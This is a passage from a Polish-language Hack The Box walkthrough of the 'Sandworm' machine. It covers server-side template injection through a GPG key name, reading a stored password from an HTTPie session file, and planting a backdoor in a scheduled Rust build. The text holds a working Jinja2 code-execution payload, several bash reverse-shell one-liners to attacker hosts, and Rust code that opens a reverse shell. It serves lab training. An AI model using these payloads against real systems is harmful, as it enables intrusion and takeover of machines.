
```
┌──(kali㉿kali)-[~/Desktop/HTB/Sandworm]
└─$ gpg --edit-key 544CF9BFB6CD031F9371176CDC27102FC14BED60
gpg (GnuPG) 2.2.40; Copyright (C) 2022 g10 Code GmbH
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.

Secret key is available.

sec  rsa3072/DC27102FC14BED60
     created: 2023-06-26  expires: 2025-06-25  usage: SC
     trust: ultimate      validity: ultimate
ssb  rsa3072/EFC86E494E7146D9
     created: 2023-06-26  expires: never       usage: E
[ultimate] (1). sebol

gpg> adduid
Real name: {{7*7}}
Email address: sebol@sebol.com
Comment:
You selected this USER-ID:
    "{{7*7}} <sebol@sebol.com>"

Change (N)ame, (C)omment, (E)mail or (O)kay/(Q)uit? O

sec  rsa3072/DC27102FC14BED60
     created: 2023-06-26  expires: 2025-06-25  usage: SC
     trust: ultimate      validity: ultimate
ssb  rsa3072/EFC86E494E7146D9
     created: 2023-06-26  expires: never       usage: E
[ultimate] (1)  sebol
[ unknown] (2). {{7*7}} <sebol@sebol.com>
```

Dodajemy jako zaufane oraz usuwamy poprzedni uid



```
gpg> trust
sec  rsa3072/DC27102FC14BED60
     created: 2023-06-26  expires: 2025-06-25  usage: SC
     trust: ultimate      validity: ultimate
ssb  rsa3072/EFC86E494E7146D9
     created: 2023-06-26  expires: never       usage: E
[ultimate] (1)  sebol
[ unknown] (2). {{7*7}} <sebol@sebol.com>

Please decide how far you trust this user to correctly verify other users' keys
(by looking at passports, checking fingerprints from different sources, etc.)

  1 = I don't know or won't say
  2 = I do NOT trust
  3 = I trust marginally
  4 = I trust fully
  5 = I trust ultimately
  m = back to the main menu

Your decision? 5
Do you really want to set this key to ultimate trust? (y/N) y

sec  rsa3072/DC27102FC14BED60
     created: 2023-06-26  expires: 2025-06-25  usage: SC
     trust: ultimate      validity: ultimate
ssb  rsa3072/EFC86E494E7146D9
     created: 2023-06-26  expires: never       usage: E
[ultimate] (1)  sebol
[ unknown] (2). {{7*7}} <sebol@sebol.com>

gpg> uid 1

sec  rsa3072/DC27102FC14BED60
     created: 2023-06-26  expires: 2025-06-25  usage: SC
     trust: ultimate      validity: ultimate
ssb  rsa3072/EFC86E494E7146D9
     created: 2023-06-26  expires: never       usage: E
[ultimate] (1)* sebol
[ unknown] (2). {{7*7}} <sebol@sebol.com>

gpg> deluid
Really remove this user ID? (y/N) y

sec  rsa3072/DC27102FC14BED60
     created: 2023-06-26  expires: 2025-06-25  usage: SC
     trust: ultimate      validity: ultimate
ssb  rsa3072/EFC86E494E7146D9
     created: 2023-06-26  expires: never       usage: E
[ unknown] (1). {{7*7}} <sebol@sebol.com>

gpg> save
```

Regenerujemy klucz i wpisujemy go ponownie na naszą stronę



```
Signature is valid! [GNUPG:] NEWSIG gpg: Signature made Mon 26 Jun 2023 03:09:51 PM UTC gpg: using RSA key 544CF9BFB6CD031F9371176CDC27102FC14BED60 [GNUPG:] KEY_CONSIDERED 544CF9BFB6CD031F9371176CDC27102FC14BED60 0 [GNUPG:] SIG_ID yzXj8VfwAE+57lFepgEsdGgVsbM 2023-06-26 1687792191 [GNUPG:] KEY_CONSIDERED 544CF9BFB6CD031F9371176CDC27102FC14BED60 0 [GNUPG:] GOODSIG DC27102FC14BED60 49 gpg: Good signature from "49 " [unknown] [GNUPG:] VALIDSIG 544CF9BFB6CD031F9371176CDC27102FC14BED60 2023-06-26 1687792191 0 4 0 1 10 01 544CF9BFB6CD031F9371176CDC27102FC14BED60 [GNUPG:] TRUST_UNDEFINED 0 pgp gpg: WARNING: This key is not certified with a trusted signature! gpg: There is no indication that the signature belongs to the owner. Primary key fingerprint: 544C F9BF B6CD 031F 9371 176C DC27 102F C14B ED60
```


Jak widzimy wykonało się działanie ,które podaliśmy.
W tym razie możemy spróbować wykonać odwróconą powłokę aby uzyskać dostęp
https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#jinja2
Posłużymy się tym skryptem:

```
{{ self.__init__.__globals__.__builtins__.__import__('os').popen('bash -c "echo BASE64-REV | base64 -d | bash" ').read() }}
```

W ładunku wstawiamy swojego payload


```
echo 'bash -i >& /dev/tcp/<ip>/<port> 0>&1' |base64
```

Jeżeli wszystko dobrze zrobiliśmy to powinniśmy dostać odwróconą powłokę




```
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.10.14.247] from (UNKNOWN) [10.10.11.218] 49264
bash: cannot set terminal process group (-1): Inappropriate ioctl for device
bash: no job control in this shell
/usr/local/sbin/lesspipe: 1: dirname: not found
atlas@sandworm:/var/www/html/SSA$
```

Po enumeracji systemu znajdujemy plik w którym zapisane jest hasło do usera **silentobserver**




```
cat admin.json
{
    "__meta__": {
        "about": "HTTPie session file",
        "help": "https://httpie.io/docs#sessions",
        "httpie": "2.6.0"
    },
    "auth": {
        "password": [redacted],
        "type": null,
        "username": "silentobserver"
    },
    "cookies": {
        "session": {
            "expires": null,
            "path": "/",
            "secure": false,
            "value": "eyJfZmxhc2hlcyI6W3siIHQiOlsibWVzc2FnZSIsIkludmFsaWQgY3JlZGVudGlhbHMuIl19XX0.Y-I86w
.JbELpZIwyATpR58qg1MGJsd6FkA"
        }
    },
    "headers": {
        "Accept": "application/json, */*;q=0.5"
    }
}
atlas@sandworm:~/.config/httpie/sessions/localhost_5000$
```

Przeskakujemy na niego i zdobywamy user.txt



```
silentobserver@sandworm:~$ cat user.txt
bd2[redacted]25
silentobserver@sandworm:~$
```

Po odpaleniu pspy znajdujemy proces dla usera atlas




```
 /bin/bash /root/Cleanup/clean.sh
 /bin/sh -c /bin/bash /root/Cleanup/clean.sh
 /bin/sh -c cd /opt/tipnet && /bin/echo "e" | /bin/sudo -u atlas /usr/bin/cargo run --offline
 sleep 10
 /bin/sh -c sleep 10 && /root/Cleanup/clean_c.sh
 /bin/sudo -u atlas /usr/bin/cargo run --offline
 /usr/bin/cargo run --offline
 rustc -vV
 rustc - --crate-name ___ --print=file-names --crate-type bin --crate-type rlib --crate-type dylib --crate-type cdylib -
-Csplit-debuginfo=packed
 rustc - --crate-name ___ --print=file-names --crate-type bin --crate-type rlib --crate-type dylib --crate-type cdylib -
--print=sysroot --print=cfg
 rustc -vV

 bash -c bash -i >& /dev/tcp/10.10.14.247/9001 0>&1
 /bin/rm -r /opt/crates
 /bin/bash /root/Cleanup/clean_c.sh
 /bin/cp -rp /root/Cleanup/crates /opt/
```

Po przejrzeniu widzimy ,że proces ten odpala się co jakiś czas i uruchamia pliki w nim

zawarte.
Plik lib.rs możemy edytować więc dodajemy swój reverse shell


```
extern crate chrono;

use std::fs::OpenOptions;
use std::io::Write;
use chrono::prelude::*;
use std::process::Command;

pub fn log(user: &str, query: &str, justification: &str) {
    let command = "bash -i >& /dev/tcp/10.10.14.x/443 0>&1";

    let output = Command::new("bash")
        .arg("-c")
        .arg(command)
        .output()
        .expect("not work");

    if output.status.success() {
        let stdout = String::from_utf8_lossy(&output.stdout);
        let stderr = String::from_utf8_lossy(&output.stderr);

        println!("standar output: {}", stdout);
        println!("error output: {}", stderr);
    } else {
        let stderr = String::from_utf8_lossy(&output.stderr);
        eprintln!("Error: {}", stderr);
    }

    let now = Local::now();
    let timestamp = now.format("%Y-%m-%d %H:%M:%S").to_string();
    let log_message = format!("[{}] - User: {}, Query: {}, Justification: {}\n", timestamp,
user, query, justification);

    let mut file = match OpenOptions::new().append(true).create(true).open("/opt/tipnet/
access.log") {
        Ok(file) => file,
        Err(e) => {
            println!("Error opening log file: {}", e);
            return;
        }
    };

    if let Err(e) = file.write_all(log_message.as_bytes()) {
        println!("Error writing to log file: {}", e);
    }
}
```

Pochwili otrzymujemy naszą powłokę jako user **atlas**




```
┌──(kali㉿kali)-[~/Desktop/HTB/Sandworm]
└─$ nc -lnvp 9001
listening on [any] 9001 ...
connect to [10.10.14.247] from (UNKNOWN)
[10.10.11.218] 40960
bash: cannot set terminal process group (
150410): Inappropriate ioctl for device
bash: no job control in this shell
atlas@sandworm:/opt/tipnet$
```

Mimo to dalej nie możemy wykonywać prostych komend tj. sudo -l



